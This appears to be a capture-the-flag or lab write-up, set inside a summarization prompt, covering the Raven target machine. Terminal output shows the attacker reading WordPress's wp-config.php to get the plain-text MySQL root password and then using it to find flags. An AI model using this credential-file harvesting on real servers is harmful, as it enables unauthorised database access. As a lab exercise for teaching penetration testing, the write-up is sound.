
Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  We used the access granted from the last to search to explore into the /var/www/html/wordpress files and were able to access wp-config.php and read in plain text the database password for raven
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  This allowed us to access the SQL access to find flags 3 and 4
- Please see screenshot below...

Screenshots- WordPress Config and SQL Database




```
michael@target1:/var/www/html$ ls
about.html   css           img          scss           team.html
contact.php  elements.html index.html   Security - Doc vendor
contact.zip  fonts         js           service.html   wordpress
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php        wp-blog-header.php     wp-cron.php        wp-mail.php
license.txt      wp-comments-post.php   wp-includes        wp-settings.php
readme.html      wp-config.php          wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config-sample.php   wp-load.php        wp-trackback.php
wp-admin         wp-content             wp-login.php       xmlrpc.php
```




```
index.php        wp-blog-header.php     wp-cron.php        wp-mail.php
license.txt      wp-comments-post.php   wp-includes        wp-settings.php
readme.html      wp-config.php          wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config-sample.php   wp-load.php        wp-trackback.php
wp-admin         wp-content             wp-login.php       xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat  wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Screenshots

mysql login



